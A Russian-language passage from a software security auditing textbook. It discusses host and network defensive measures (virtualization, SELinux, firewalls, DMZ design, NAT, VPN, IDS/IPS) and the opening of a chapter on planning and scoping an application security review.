К счастью, на помощь приходит виртуализация. **Виртуализация** позволяет нескольким операционным системам совместно использовать один хост-компьютер. Если все сделано правильно, каждый хост изолирован от другого и не может влиять на целостность других хостов иначе как через стандартные сетевые интерфейсы. Таким образом, один хост может обеспечивать высокий уровень сегментации и при этом эффективно использовать ресурсы.

Виртуализация не нова; она десятилетиями существует в области мэйнфреймов. Однако большинство недорогих микрокомпьютеров не поддерживало функции, необходимые для настоящей аппаратной виртуализации -- эти функции известны как требования виртуализации Попека и Голдберга. Настоящая аппаратная виртуализация включает возможности, которые оборудование должно предоставлять, чтобы виртуализировать доступ без необходимости программной эмуляции. Программная виртуализация, конечно, работает, но только недавно массовое оборудование стало достаточно мощным для поддержки крупномасштабной виртуализации.

Однако виртуализация продолжит расти. Новые массовые процессоры от поставщиков вроде Intel и AMD теперь имеют полноценную поддержку аппаратной виртуализации, а программная виртуализация стала более обычной. Теперь можно увидеть ряд специальных случаев, когда специализированные операционные системы и программы распространяются как дисковые образы виртуальных машин. Эти концепции развивались более десяти лет через исследования экзоядер и паравиртуализации, а коммерческие продукты становятся доступными только сейчас.

Для аудиторов виртуализация имеет преимущества и недостатки. Она может позволить распространять приложение в строго настроенной среде или, наоборот, навязать пользователям плохо настроенный черный ящик. Лучший подход -- относиться к виртуализированной системе так же, как к любой другой системе, и уделять особое внимание всем местам, где виртуальная

сегментация нарушается. Однако по мере роста популярности виртуализация почти наверняка будет вводить новые и уникальные вопросы безопасности.

Усиленная защита ядра

Все операционные системы должны предоставлять некоторый механизм для взаимодействия пользовательских приложений с ядром. Этот интерфейс обычно называется **шлюзом системных вызовов**, и он должен быть единственным интерфейсом для манипулирования базовыми системными объектами. Шлюз системных вызовов -- полезная граница доверия, поскольку он предоставляет узкое место входа в операции ядра. Затем модуль ядра может перехватывать запрошенные операции (или последующие вызовы), чтобы предоставить уровень контроля доступа, значительно более детальный, чем обычные разрешения объектов.

Например, у вас может быть демон, который нужно запускать от имени root, но этот демон не должен иметь возможности обращаться к произвольным файлам или загружать модули ядра. Такие ограничения можно обеспечить только дополнительными мерами внутри ядра. Дополнительный набор разрешений можно сопоставить с исполняемым файлом и пользователем, связанными с процессом. В этом случае модуль ядра отклонит вызов, если исполняемый файл и пользователь соответствуют ограниченному демону. Такой подход является примером простого типа усиленной защиты ядра; однако для разных операционных систем доступны несколько надежных реализаций. SELinux -- популярный модуль для систем Linux и BSD, а Core Force (от Core Security) -- бесплатно доступный вариант для систем Windows 2000 и XP.

Несомненно, такой подход дает тонкий контроль над тем, что именно разрешено делать определенному процессу. Он может эффективно остановить компрометацию, ограничив права даже самых привилегированных учетных записей. Однако это довольно новый подход к безопасности, поэтому реализации сильно различаются по возможностям и работе. Такой подход также может быть трудно настроить правильно, поскольку большинство приложений не спроектировано с ожиданием работы под столь жесткими ограничениями.

Межсетевые экраны на уровне хоста

Межсетевые экраны на уровне хоста в последние годы стали чрезвычайно популярны. Они часто позволяют тонко контролировать сетевой трафик, включая конфигурацию по процессам и пользователям. Этот дополнительный уровень защиты может помочь компенсировать любую упущенную сетевую поверхность атаки. Такие межсетевые экраны также могут смягчать эффект атаки, ограничивая сетевой доступ частично скомпрометированной системы.

В основном межсетевые экраны на уровне хоста можно рассматривать так же, как стандартные сетевые межсетевые экраны. Учитывая их ограниченную цель, они должны быть гораздо менее сложными, чем стандартный межсетевой экран, хотя правила по процессам и пользователям могут несколько повышать их сложность.

Антивредоносные приложения

Антивредоносные приложения включают антивирусное и антишпионское ПО. Обычно это системы на основе сигнатур, пытающиеся выявлять поведение и атрибуты, связанные с вредоносным ПО. Они могут даже включать некоторую степень усиленной защиты ядра, хостового межсетевого экрана и мониторинга изменений. Однако в основном такие приложения полезны для выявления известных вредоносных программ. Обычно они менее ценны при обработке более специализированных атак или неизвестного вредоносного ПО.

Антивредоносные приложения обычно мало влияют на аудит программных систем. Главное соображение состоит в том, что на развернутой системе должно быть установлено и правильно настроено соответствующее ПО.

Мониторинг изменений файлов и объектов

Некоторые приложения безопасности имеют методы мониторинга изменений системных объектов, таких как конфигурационные файлы, системные бинарные файлы и чувствительные ключи реестра. Такой мониторинг может быть эффективным способом выявить компрометацию, поскольку в результате эксплойта часто изменяется чувствительная часть системы. Более надежные системы мониторинга фактически поддерживают дайджесты (или хеши) чувствительных файлов и системных объектов. Затем их можно использовать для помощи в криминалистическом анализе данных в случае серьезной компрометации.

Мониторинг изменений по своей природе является довольно реактивным процессом, поэтому обычно он не полезен для предотвращения компрометации. Однако он может оказаться бесценным для выявления успешной компрометации, определения ее масштаба и смягчения последствий. Самое важное соображение для аудиторов: большинство систем мониторинга изменений по умолчанию настроено на мониторинг только базовых системных объектов. Добавление мониторинга компонентов, специфичных для приложения, обычно требует изменений конфигурации по умолчанию.

IDS/IPS на уровне хоста

Хостовые **системы обнаружения вторжений (intrusion detection systems, IDS)** и **системы предотвращения вторжений (intrusion prevention systems, IPS)** обычно находятся где-то между хостовыми межсетевыми экранами и антивредоносными приложениями. Они могут включать возможности обоих типов, а также усиленную защиту ядра и мониторинг изменений файлов. Детали сильно различаются от продукта к продукту, но обычно эти системы можно рассматривать как некоторую комбинацию мер на уровне хоста, представленных до этого момента.

Сетевые меры

Целую книгу можно было бы посвятить теме безопасной сетевой архитектуры. В конце концов, безопасность -- лишь один маленький фрагмент головоломки. Хорошая сетевая схема должна учитывать ряд вопросов помимо безопасности, например стоимость, удобство использования и производительность. К счастью, по этой теме доступно много справочного материала, поэтому это обсуждение ограничено несколькими базовыми понятиями в следующих разделах. Если вы незнакомы с сетевыми основами, начните с небольшого исследования TCP/IP, модели Open Systems Interconnection (OSI) и сетевой архитектуры.

Сегментация

Любое обсуждение сетевой безопасности нужно начинать с сегментации. **Сетевая сегментация** описывает, как коммуникация по сети делится на группы на разных уровнях. TCP/IP-сети обычно сегментируются только по двум причинам: безопасность и производительность. Для целей этого обсуждения нас больше всего интересует влияние сетевой сегментации на безопасность.

Сетевую сегментацию можно рассматривать как метод принудительного соблюдения границ доверия. Именно поэтому безопасность является важной заботой при разработке сетевой архитектуры. Также следует учитывать, какой уровень OSI используется для обеспечения границы безопасности. В общем случае лучше начинать с максимально низкого возможного уровня. Затем

каждый более высокий уровень должен усиливать границу, когда это уместно. Однако вы всегда сталкиваетесь с практическими ограничениями того, сколько сетевой безопасности можно обеспечить, и с ограничениями того, что можно принудительно соблюсти на каждом уровне.

Уровень 1: физический

Безопасность физического уровня обманчиво проста. Сегментация этого уровня буквально является физическим разделением среды передачи, поэтому безопасность физического уровня -- это просто удержание среды вне рук атакующих. В прошлом это означало держать двери запертыми, прокладывать кабели через кабель-каналы и не включать неподключенные порты. Если какая-либо среда передачи находилась вне вашего непосредственного контроля, вы просто добавляли шифрование или защищались на более высоких уровнях.

К сожалению, быстрый рост беспроводных сетей заставил многих пересмотреть понятие безопасности физического уровня. Когда вы развертываете беспроводную сеть, вы раскрываете поверхность атаки потенциально каждому в радиусе передачи. С подходящей антенной и приемником атакующий может находиться в миле или дальше. Если рассмотреть эту возможность вместе с сомнительной защитой исходного стандарта Wired Equivalent Privacy (WEP), становится очевидно, что безопасность физического уровня может усложниться.

Уровень 2: канальный

Сегментация на канальном уровне связана с предотвращением подмены хостов и прослушивания трафика (захвата данных, передаваемых другими хостами). Системы на этом уровне идентифицируются через Media Address Control (MAC)-адреса, а Address Resolution Protocol (ARP) используется для выявления MAC-адресов, связанных с подключенными хостами. Затем **коммутация** используется для маршрутизации трафика только к подходящему хосту.

Однако сетевые коммутаторы сильно различаются по возможностям и качеству. Они могут быть уязвимы к разным атакам подмены ARP, позволяющим атакующим выдавать себя за другую систему или прослушивать трафик, предназначенный другим системам. Фильтрация адресов может использоваться для улучшения безопасности на этом уровне, но на нее никогда нельзя полагаться как на единственную меру.

Беспроводные среды также создают потенциальные вопросы на этом уровне, потому что добавляют шифрование и аутентификацию, чтобы компенсировать неспособность адекватно сегментировать физический уровень. При выборе протокола беспроводной защиты есть несколько вариантов. Хотя существуют проприетарные стандарты, открытые стандарты популярнее, поэтому этот раздел сосредоточен на них.

WEP был исходным стандартом беспроводной аутентификации и шифрования; однако его проект оказался уязвим к криптоаналитическим атакам, которые дополнительно усугублялись слабостями ряда реализаций. Wi-Fi Protected Access (WPA) -- более надежный стандарт, предоставляющий более безопасную обработку ключей при тех же базовых возможностях шифрования, что и WEP (что позволяет ему работать на существующем оборудовании). Однако WPA предназначался только как промежуточная мера и был заменен WPA2, который сохраняет основные улучшения WPA в обработке ключей и добавляет более сильное шифрование и возможности дайджеста.

Уровень 3: сетевой

Безопасность и сегментация на сетевом уровне обычно обрабатываются через IP-фильтрацию и, в некоторых случаях, протокол IP Security (IPsec). Любое содержательное обсуждение IPsec выходит за рамки этой книги, но важно точно отметить, что это такое. IPsec -- компонент спецификации IPv6,

перенесенный обратно в текущий IPv4. Он предоставляет автоматическое шифрование и аутентификацию для TCP/IP-соединений на сетевом уровне. Хотя IPsec имеет привлекательные возможности безопасности, его принятие было медленным, и для многих областей, для которых он предназначался, были разработаны другие технологии. Однако принятие продолжает расти, и правильно развернутая среда IPsec чрезвычайно эффективна в предотвращении ряда сетевых атак, включая большинство атак прослушивания и подмены.

IP-фильтрация -- довольно простой метод разрешения или запрета пакетов только на основе протокола, адресов и портов. Этот метод позволяет сегментировать трафик согласно его функции, а не только источнику и назначению. Такой тип фильтрации легко реализовать, он обеспечивает быструю пропускную способность и имеет довольно низкие накладные расходы. На этом этапе IP-фильтрация практически является стандартной возможностью, ожидаемой почти в любой сетевой системе, например маршрутизаторе или ОС. Недостаток IP-фильтрации в том, что она не поддерживает состояние соединения. Она не может различать, какая сторона устанавливает соединение, или связана ли коммуникация с активным соединением. Поэтому простой IP-фильтр должен разрешать входящий трафик на любой порт, где он разрешает исходящий трафик.


Уровень 4: транспортный

Транспортный уровень -- это то, о чем думает большинство людей, обсуждая архитектуру сетевой безопасности. Этот уровень достаточно низок, чтобы быть общим для всех TCP/IP-приложений, но достаточно высок, чтобы можно было определить состояние соединения. Добавление состояния позволяет межсетевому экрану определить, какая сторона инициирует соединение, и устанавливает фундаментальное понятие внутренней и внешней сети.

Межсетевые экраны, то есть устройства, фильтрующие трафик на сетевом и транспортном уровнях, являются основным методом сегментации сети для целей безопасности. Самый простой межсетевой экран имеет только два интерфейса: внутренний и внешний. Самый простой метод firewalling -- запретить весь входящий трафик и разрешить весь исходящий. Большинство хостовых и персональных межсетевых экранов настроены так по умолчанию.

Однако межсетевые экраны становятся интересными, когда вы используете их для разделения сети согласно функциональным требованиям. Например, допустим, вы знаете, что сотрудникам в вашей сети нужен только исходящий веб-доступ. Можно разрешить только TCP-порты 80 и 443 наружу и запретить все остальное. Корпоративный веб-сайт размещен локально, поэтому нужно добавить TCP-порт 80 внутрь к веб-серверу. (Примечание: ряд других вероятных сервисов, в особенности DNS, проигнорирован, чтобы сохранить пример простым.) Однако вам не нравится идея иметь отверстие прямо во внутреннюю сеть через TCP-порт 80. Решение -- развернуть веб-сервер внутри **демилитаризованной зоны (DMZ)**. DMZ использует третий интерфейс межсетевого экрана, содержащий собственный набор правил. Сначала предположим, что DMZ настроена на запрет любых соединений по умолчанию, что позволяет начать с чистого листа. Затем нужно переместить веб-сервер в DMZ, удалить правило запрета входящего трафика для порта 80 и заменить его правилом, разрешающим входящий трафик из внешней сети к веб-серверу в DMZ на TCP-порт 80. Рисунок 3-1 показывает пример такой сети.

Рисунок 3-1. Простой пример DMZ



Этот пример, хотя и прост, передает основы сегментации транспортного уровня. Важно понять, что сеть должна быть сегментирована по функциям настолько, насколько разумно возможно. Продолжая пример, что если веб-сервер поддерживается базой данных на отдельной системе? База данных может содержать особенно чувствительную информацию клиентов, которую не следует размещать внутри DMZ. Однако перенос базы данных во внутреннюю сеть требует открытия соединения из DMZ во внутреннюю сеть, что тоже может быть неприемлемым риском. В таком случае может понадобиться добавить вторую DMZ, содержащую уровень данных для веб-фронтенда.

При анализе уже развернутого приложения нужно учитывать эти соображения среды. Всегда будут законные причины, не позволяющие развертыванию иметь идеальную сегментацию. Однако вы должны знать об этих способствующих факторах и определить, сегментирована ли среда адекватно требованиям безопасности приложения.

Уровни 5 и 6: сеансовый и представления

Некоторые уровни модели OSI не сопоставляются чисто с TCP/IP; например, сеансовый уровень и уровень представления обычно поднимаются в прикладной уровень TCP/IP. Однако вместе эти уровни дают полезное различение для некоторых прикладных протоколов. Платформенно-специфические возможности, такие как RPC-интерфейсы и именованные каналы, обычно принимаются как протоколы сеансового уровня и уровня представления. Безопасность на этих интерфейсах обычно обрабатывается программно и должна реализовываться через родные механизмы контроля доступа платформы.

Secure Socket Layer/Transport Layer Security (SSL/TLS) -- еще один протокол, который уместнее обсуждать в терминах сеансового уровня или уровня представления. Раздел "Защищенные каналы" ранее в этой главе обсуждал, как SSL можно использовать для создания защищенного зашифрованного канала. SSL/TLS также поддерживает аутентификацию на основе сертификатов, что может уменьшить поверхность атаки приложения, принудительно выполняя аутентификацию ниже прикладного уровня.

Уровень 7: прикладной

Безопасность прикладного уровня -- интересная смесь, и большая часть этой книги посвящена ей. Однако прокси прикладного уровня прямо попадают в категорию эксплуатационных защитных мер. Если вы провели сколько-нибудь времени в сетевой безопасности, вы, вероятно, слышали многочисленные обсуждения ценности гетерогенных (или смешанных) сетей. С положительной

стороны, гетерогенная среда гораздо менее подвержена атакам "серебряной пули", при которых атакующий может скомпрометировать большую часть сети, используя одну уязвимость. Однако гомогенной средой обычно проще и дешевле управлять.

Шлюзы прикладного уровня интересны тем, что добавляют дополнительное сетевое разнообразие как раз в нужном месте. Некоторые из первых популярных прикладных шлюзов были просто проверяющими HTTP reverse proxy. Они стояли перед склонными к уязвимостям веб-серверами и отклоняли некорректный веб-трафик, что давало умеренную защиту от атак на веб-серверы. Более новые шлюзы веб-приложений добавили ряд возможностей, включая общесайтовую аутентификацию, обнаружение эксплойтов и детальные наборы правил.

В целом прикладные шлюзы не заменяют правильно написанные приложения. У них есть значительные ограничения, а настройка правил для наиболее эффективной защиты требует больше усилий, чем оценка и исправление потенциально уязвимого приложения. Однако такие шлюзы могут увеличить разнообразие сети, предоставить дополнительный уровень уверенности и добавить слой защиты поверх сомнительного стороннего приложения.

Network Address Translation (NAT)

Network Address Translation (NAT) предоставляет метод сопоставления набора внутренних адресов с другим набором внешних адресов. Изначально он был разработан для более эффективного использования адресного пространства IPv4 путем сопоставления большего числа частных внутренних сетевых адресов с гораздо меньшим числом внешних адресов.

NAT не предназначался для обеспечения безопасности, но имеет некоторые неявные преимущества безопасности. NAT-устройство должно быть настроено с явными правилами для перенаправления входящих соединений; такая конфигурация приводит к неявному запрету входящей связности. NAT также скрывает внутреннее адресное пространство от внешней сети, обеспечивая некоторую дополнительную безопасность против картирования внутренней сети.

NAT может предлагать дополнительную защиту, но в общем случае это не его назначение. В зависимости от реализации NAT-устройства могут допускать атаки, устанавливающие внутренние соединения, подделывающие внутренние адреса или раскрывающие адреса в частной сети. Поэтому на NAT нельзя полагаться в одиночку; его следует рассматривать как дополнительную меру.

Виртуальные частные сети (VPN)

Виртуальная частная сеть (virtual private network, VPN) предоставляет виртуальный сетевой интерфейс, подключенный к удаленной сети через зашифрованный туннель. Этот подход стал популярным и быстро заменяет деловые dial-in-подключения и выделенные линии. Преимущество VPN в том, что он предоставляет интерфейс, почти идентичный интерфейсу напрямую подключенного пользователя, что удобно для конечных пользователей и сетевых администраторов.

Главный недостаток VPN состоит в том, что клиентская система обычно находится вне физического контроля сетевых администраторов, что создает потенциал для гораздо большей поверхности атаки, чем у обычной внутренней системы. VPN-сегменты нужно контролировать внимательнее, а администраторы должны вводить дополнительные меры предосторожности для клиентов. Обычно эти меры включают запрет VPN-клиентам доступа к их локальной сети (split tunneling) во время подключения и ограничение доступа к определенным внутренним ресурсам через VPN.

Сетевые IDS/IPS

Сетевые IDS и IPS -- это устройства, которые пытаются выявлять вредоносный сетевой трафик и потенциально завершать или запрещать соединение на основе обнаруженной враждебной активности. Первые системы были в основном сигнатурными движками, которые искали конкретный трафик, связанный с известными атаками. Более новые системы пытаются выявлять аномальные шаблоны трафика и уведомлять о них администраторов наряду с известными враждебными шаблонами.

Существует довольно много литературы и споров о правильном подходе к развертыванию и настройке IDS и IPS. Детали зависят от сетевой среды. Однако лучшие общепринятые практики требуют сначала сегментировать сеть, чтобы изолировать разные функциональные области и точки наибольшего риска. Затем датчики IDS развертываются так, чтобы использовать сегментацию для выявления потенциальных атак или компрометаций.

Итоги

Безопасность приложения выходит за пределы кода и охватывает эксплуатационную среду и режим, в котором функционируют приложения. В этой главе вы рассмотрели внешние системные детали, влияющие на то, насколько безопасно приложение в среде развертывания. При проведении аудита приложения нужно учитывать целевую среду развертывания (если она доступна) и параметры конфигурации приложения по умолчанию. Небезопасное или ненужное раскрытие приложения может привести к уязвимостям, полностью независимым от программного кода.

Глава 4. Процесс анализа приложения

"Ах, мой нелепо окольный план выполнен на одну четверть!"

Robot Devil, *Futurama*

Введение

Вы, без сомнения, купили эту книгу с ожиданием погрузиться в технические детали уязвимостей безопасности приложений, но сначала нужно понять процесс анализа приложения и его логистические и административные детали. В конце концов, техническое мастерство не имеет значения, если проверка настолько плохо структурирована, что упускает важную поверхность атаки приложения и уязвимые пути кода. Некоторая степень структурированного процесса при планировании и выполнении оценки приложения необходима. Конечно, у вашей проверки могут быть уникальные требования, но эта глава дает рамку и инструменты, которые можно адаптировать к собственному процессу. Включив эти элементы, вы сможете получить лучшие результаты за время, вложенное в любой анализ приложения.

Обзор процесса анализа приложения

Проведение анализа безопасности приложения может быть пугающей задачей: перед вами оказывается незнакомый фрагмент программного обеспечения, и от вас ожидают, что вы быстро достигнете с ним почти дзенского единения, чтобы извлечь его глубочайшие секреты. В подходе нужно найти баланс, чтобы обнаруживать дефекты проектирования, логики, эксплуатации и реализации, каждый из которых может быть трудно найти. Конечно, у вас редко будет достаточно времени, чтобы проверить каждую строку приложения. Поэтому нужно понимать, как фокусировать усилия и поддерживать хорошее покрытие наиболее значимого для безопасности кода.

Обоснование

Чтобы быть успешным, любой принятый вами процесс должен быть прагматичным, гибким и ориентированным на результат. Жесткая методология, предоставляющая воспроизводимую подробную пошаговую процедуру, безусловно привлекательна, особенно для людей, которые пытаются управлять анализом кода или обучать квалифицированных специалистов. Однако по ряду причин такой жесткий подход нереалистичен. Он рождается из фундаментального непонимания анализа кода, потому что упускает две простые истины. Первая: *анализ кода -- это по своей сути творческий процесс*.

Может показаться, что это не может быть правдой, потому что чтение чужого кода не выглядит особенно творческим. Однако, чтобы находить уязвимости в приложениях, нужно поставить себя на место разработчика. Также нужно видеть невыраженные возможности в коде и постоянно придумывать способы, которыми может произойти что-то неожиданное.

Вторая истина: *анализ кода -- это навык*. Многие считают, что анализ кода -- исключительно проблема знаний. С этой точки зрения ключ к эффективному анализу кода -- составить наилучший возможный список всего, что может пойти не так. Такой список, конечно, является важным аспектом анализа кода, но нужно также оценить значительную роль навыка. Ваш мозг должен уметь читать код так, чтобы можно было выводить намерения разработчика и при этом строить гипотезы о способах создания ситуаций, которых разработчик не ожидал.

Кроме того, нужно быть опытным и гибким в языках программирования, чтобы быстро почувствовать себя дома в чужом приложении. Такая способность требует лет полноценного развития, почти как изучение иностранного языка или игра на музыкальном инструменте. Есть значительное пересечение со связанными навыками, такими как программирование и другие формы анализа безопасности систем, но у этой способности есть и уникальные элементы. Поэтому просто нереалистично ожидать, что даже опытный разработчик сразу включится и станет способным аудитором.

Приняв эти истины, нужно сказать, что наличие процесса все равно очень ценно, потому что делает вас эффективнее. В типичной проверке безопасности нужно сделать много всего, и легко упустить задачи, когда время поджимает. Процесс дает проверке структуру, которая помогает приоритизировать работу и поддерживать постоянный уровень тщательности анализа. Он также делает ваши оценки понятными с бизнес-точки зрения, что критично, когда нужно интегрировать вашу работу со сроками и консультационными или разработческими командами.

Общая схема процесса

Процесс проверки, описанный в этой главе, открыт, и вы можете адаптировать его по мере необходимости под собственные требования. Это обсуждение должно дать инструменты и знания, необходимые для формальной проверки, но оно оставлено достаточно гибким, чтобы справляться с реальными оценками приложений. Этот процесс анализа приложения разделен на четыре базовые фазы:

1. *Предварительная оценка.* Эта фаза включает планирование и определение объема анализа приложения, а также сбор начальной информации и документации.
2. *Анализ приложения.* Эта фаза является основной фазой оценки. Она может включать начальный анализ проектирования в некоторой форме, а затем переходить к анализу кода приложения, дополненному живым тестированием, если это уместно. Проверка не структурирована жестко в отдельные фазы анализа проектирования, логики, реализации и эксплуатации. Вместо этого эти фазы являются одновременными целями, достигаемыми с использованием нескольких стратегий. Причина такого подхода проста: команда оценки многое узнает о приложении в ходе самой оценки.
3. *Документирование и анализ.* Эта фаза включает сбор и документирование результатов проверки, а также помощь другим людям в оценке значения результатов через анализ риска и предложение методов исправления с оценкой их стоимости.
4. *Поддержка исправления.* Эта фаза является последующей активностью для помощи тем, кто должен действовать на основе ваших выводов. Она включает работу с разработчиками и оценку их исправлений или, возможно, помощь в сообщении любых результатов третьей стороне.

Этот процесс предназначен для применения к проверкам, которые происходят по некоторому расписанию, возможно как часть консультационного проекта, или к проверкам внутреннего приложения разработчиками или архитекторами безопасности. Однако его должно быть легко применить и к более свободным проектам, таким как открытый постоянный анализ внутреннего приложения или самостоятельное исследование уязвимостей.

Предварительная оценка

Перед выполнением фактической проверки нужно помочь определить объем и спланировать оценку. Этот процесс включает сбор ключевых фрагментов информации, которые помогут на более поздних фазах проверки. Собрав как можно больше информации до начала оценки, вы сможете построить лучший план атаки и добиться более полного покрытия.

Определение объема

Когда вам поручают анализ безопасности приложения, сначала нужно спросить, какова ваша цель. Этот вопрос может казаться простым, но возможны многочисленные ответы. В общем случае цель исследователя уязвимостей -- найти самую значимую уязвимость за минимальное время. Напротив, консультанта по безопасности приложений обычно заботит получение наилучшего покрытия приложения, которое позволяет бюджет проекта. Наконец, разработчик или архитектор безопасности может иметь более щедрый график при проведении внутренних проверок и использовать это время, чтобы быть максимально тщательным.

Цель проверки также может быть сильно окрашена бизнес-соображениями или менее осязаемыми факторами, например имиджем компании. Компания, конечно, не склонна посвящать много времени продукту, который близок к концу жизненного цикла или уже вышел за него (end of life, EOL). Однако проверка может требоваться для удовлетворения регуляторных требований. Та же компания может также хотеть тщательной проверки своего нового флагманского приложения финансового управления.

Когда бизнес соглашается на более тщательные проверки, часто оказывается, что его интересы не такие, как вы ожидали. Иногда бизнес больше заботится о легко обнаруживаемых проблемах независимо от их серьезности. Его цель скорее избежать негативного клейма опубликованной проблемы безопасности, чем решить вопрос предельной технической безопасности продукта или услуги. Поэтому вы не удовлетворяете потребности клиента (или работодателя), если тратите все время на сложные проблемы и пропускаете низкорисковые, но очевидные. Фокус на низкорисковых проблемах кажется кощунством большинству технических специалистов по безопасности, но часто это разумное бизнес-решение. Например, предположим, что вы выполняете оценку на основе исходного кода для веб-приложения банка по управлению счетами. Какова вероятность, что кто-то вслепую найдет тонкий обход аутентификации, который вы нашли только тщательной трассировкой исходного кода? Напротив, подумайте, как легко атакующий может найти уязвимости cross-site scripting -- просто с обычным пользовательским доступом. Так какая проблема, по вашему мнению, с большей вероятностью будет выявлена и использована третьей стороной? Очевидный ответ -- уязвимости cross-site scripting, но не за ними идут многие аудиторы, потому что хотят сосредоточиться на более интересных уязвимостях.

Это не значит, что нужно игнорировать сложные проблемы и брать только легкие. В конце концов, такой совет сделал бы эту книгу довольно короткой. Однако нужно ясно понимать цели своей проверки. Также нужно оценивать, чего можно разумно достичь за заданный срок и какую уверенность можно иметь в результатах. На эти детали влияют два главных фактора: тип доступа к приложению и доступное время для проверки.

Доступ к приложению

Доступ к приложению делится на пять категорий, перечисленных в таблице 4-1. Эти различия, конечно, не абсолютны. Всегда есть небольшие вариации, например ограниченный доступ к исходному коду или несоответствия между тестовыми средами и средами развертывания. Однако эти различия достаточно хорошо покрывают большинство возможностей.

Таблица 4-1. Категории доступа к приложению

Category	Description
Source only	Only the source code has been supplied, with no build environment or application binaries. You might be able to build a working binary with some effort, although some required components typically aren't available. As a result, the review is generally done using only static analysis. This type of access is common for contracted application reviews, when the client can provide source but not a functional build or testing environment.
Binary only	Application binaries have been supplied, but no source code is provided. The application review focuses on live analysis and reverse engineering. This type of access is common when performing vulnerability research on closed-source commercial software.
Both source and binary access	Both a source tree and access to a working application build are available. This type of access provides the most efficient review possible. It's most common for in-house application assessments, although security- and cost-conscious clients provide this access for contracted reviews, too.
Checked build	You have an application binary and no source code, but the application binary has additional debugging information. This approach is often taken for contracted code reviews when a client is unwilling to provide source but does want to expedite the review process somewhat.
Strict black box	No direct access to the application source or binary is available. Only external, blind testing techniques, such as black box and fuzz-testing, are possible with this type of access. It's common when assessing Web applications (discussed more in Chapter 17, "Web Applications").

Эта книга в основном сосредоточена на анализе приложения на основе исходного кода. Хотя техники, обсуждаемые в этой главе, можно применять к другим типам проверок, обычно чем больше информации, тем лучше. Идеальная среда оценки включает анализ исходного кода, дополненный доступом к работающим бинарным файлам и живой QA-среде (если уместно). Такая среда дает самый широкий диапазон возможностей оценки и приводит к наиболее эффективной по времени проверке. Остальные типы доступа в таблице 4-1 -- все жизнеспособные техники, но обычно они требуют больше времени для той же степени тщательности или имеют верхний предел тщательности, на которую можно разумно надеяться.

Сроки

Помимо доступа к приложению нужно определить, сколько времени можно выделить на проверку. Сроки обычно самая гибкая часть проверки, поэтому это хороший способ регулировать тщательность. Самая распространенная мера размера приложения -- тысячи строк кода (KLOC). Это не идеальный способ измерять сложность и размер приложения, но это разумная метрика для общего использования. Хороший проверяющий проходит от 100 до 1000 строк кода в час, в зависимости от опыта и деталей кода. Лучший способ установить эффективную базовую скорость для себя -- отслеживать, сколько времени вы тратите на анализ разных компонентов, и почувствовать собственный темп.

Тип и качество кода сильно влияют на скорость проверки. Языки вроде C/C++ обычно требуют внимательного изучения низкоуровневых деталей из-за тонкой природы многих дефектов. Языки с безопасной памятью, такие как Java, решают часть этих проблем, но могут вводить более высокоуровневую сложность в форме обширных иерархий классов и чрезмерного наслоения

интерфейсов. Между тем качество внутренней документации и комментариев -- независимый от языка фактор, который может серьезно влиять на темп проверки. По этой причине перед попыткой оценить свой темп для конкретной кодовой базы стоит посмотреть несколько образцов кода приложения.

Общий размер кода влияет на темп, в котором можно эффективно проверять приложение. Например, анализ приложения на 100 KLOC обычно не занимает вдвое больше времени, чем приложение на 50 KLOC. Причина в том, что первые 50 KLOC дают вам почувствовать код, установить общие шаблоны уязвимостей и уловить идиомы разработчиков. Это знакомство позволяет эффективнее проверять остальную часть приложения. Поэтому обязательно учитывайте эту экономию масштаба при определении сроков.

В конечном счете баланс покрытия и стоимости обычно является решающим фактором при определении сроков. В идеальном мире каждое приложение следует проверять настолько тщательно, насколько возможно, но на практике эта цель редко осуществима. Ограничения времени и бюджета вынуждают ограничивать компоненты, которые можно проверить, и глубину покрытия, которую можно посвятить каждому компоненту. Поэтому нужно проявлять значительное суждение при определении того, где сосредоточить усилия.

Сбор информации

Первый шаг в анализе приложения -- узнать назначение и функцию приложения. Обсуждение моделирования угроз в главе 2 включало ряд источников для сбора информации. Этот компонент вашей проверки должен включать эту часть модели угроз. Напомним, что следует сосредоточиться на сборе информации из следующих источников:

• Интервью с разработчиками
• Документация разработчиков
• Документация стандартов
• Профилирование исходного кода
• Профилирование системы

Анализ приложения

Естественная склонность людей при подходе к анализу кода -- пытаться структурировать его как водопадный процесс разработки. Это означает начать со структурированной фазы анализа проектирования и придерживаться формального процесса, включая DFD и деревья атак. Такой подход должен дать всю информацию, необходимую для планирования и выполнения эффективной целевой проверки. Однако он не обязательно приводит к наиболее эффективному по времени выявлению высоко- и среднеуровневых уязвимостей проектирования и логики, потому что упускает простой факт об анализе приложений: *момент, когда вы меньше всего знаете о приложении, -- это начало проверки*.

